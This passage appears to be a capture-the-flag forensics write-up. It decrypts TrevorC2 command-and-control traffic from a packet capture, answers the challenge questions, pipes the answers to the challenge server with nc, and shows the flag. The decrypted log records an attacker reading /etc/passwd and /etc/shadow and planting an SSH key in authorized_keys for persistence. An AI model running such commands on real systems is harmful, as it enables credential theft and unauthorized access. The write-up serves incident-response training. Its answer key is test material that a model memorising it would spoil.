python3 trevorc2_decrypt.py -i network.pcap
output:
-----------------------------
Server Command
server1::::cat /etc/passwd
-----------------------------
Server Command
server1::::cat /etc/shadow
-----------------------------
Server Command
server1::::echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP4L46b5SCsXlizakO+iXIr2pjQ48dryUiX1tCGbzEUZ kali@kali' > /home/daffainfo/.ssh/authorized_keys
-----------------------------
Server Command
server1::::mkdir /home/daffainfo/.ssh
-----------------------------
Server Command
server1::::echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP4L46b5SCsXlizakO+iXIr2pjQ48dryUiX1tCGbzEUZ kali@kali' > /home/daffainfo/.ssh/authorized_keys
-----------------------------
Server Command
server1::::cat /home/daffainfo/.ssh/authorized_keys
-----------------------------
Client Response
magic_hostname=server1
-----------------------------
Client Response
server1::::b'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\n_apt:x:42:65534::/nonexistent:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\nsystemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin\nsystemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin\ndhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false\nmessagebus:x:101:102::/nonexistent:/usr/sbin/nologin\nsystemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin\npollinate:x:102:1::/var/cache/pollinate:/bin/false\npolkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin\nsyslog:x:103:104::/nonexistent:/usr/sbin/nologin\nuuidd:x:104:105::/run/uuidd:/usr/sbin/nologin\ntcpdump:x:105:107::/nonexistent:/usr/sbin/nologin\ntss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false\nlandscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin\nfwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin\nusbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin\nsshd:x:109:65534::/run/sshd:/usr/sbin/nologin\ndaffainfo:x:1000:1000:daffainfo:/home/daffainfo:/bin/bash\ndnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin\n'
-----------------------------
Client Response
server1::::b'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP4L46b5SCsXlizakO+iXIr2pjQ48dryUiX1tCGbzEUZ kali@kali\n'
From this, we know that the file accessed when the attacker first executed the system was /etc/passwd.
/etc/passwd
9. What command or method was used by the attacker to establish persistence on the system?
Required Format: -
Solution
From the decrypted treverc2 command results, we can see that the attacker executed the command:
echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP4L46b5SCsXlizakO+iXIr2pjQ48dryUiX1tCGbzEUZ kali@kali' > /home/daffainfo/.ssh/authorized_keys
This command inserts an SSH public key into the authorized_keys file, allowing the attacker to access the server via SSH using the corresponding private key.
echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP4L46b5SCsXlizakO+iXIr2pjQ48dryUiX1tCGbzEUZ kali@kali' > /home/daffainfo/.ssh/authorized_keys
10. Which MITRE ATT&CK technique corresponds to the persistence method used
Required Format: T1337.000
Solution
From the previous decryption results, we know that the attacker established persistence using SSH Authorized Keys. Therefore, we can search for SSH Authorized Keys MITRE ATT&CK.
T1098.004
Answer Questions
HOST=challenges.1pc.tf
PORT=25210

printf "%s\n%s\n%s\n%s\n%s\n%s\n%s\n%s\n%s\n%s\n" \
"192.168.56.104" \
"192.168.56.103" \
"nmap" \
"CVE-2025-55182" \
"echo 123" \
"TrevorC2" \
"aa34042ac9c17b459b93c0d49c7124ea" \
"/etc/passwd" \
"echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP4L46b5SCsXlizakO+iXIr2pjQ48dryUiX1tCGbzEUZ kali@kali' > /home/daffainfo/.ssh/authorized_keys" \
"T1098.004" \
| nc $HOST $PORT
flag
C2C{r34C725h3Ll_f0r_7H3_W1n_857660320c70}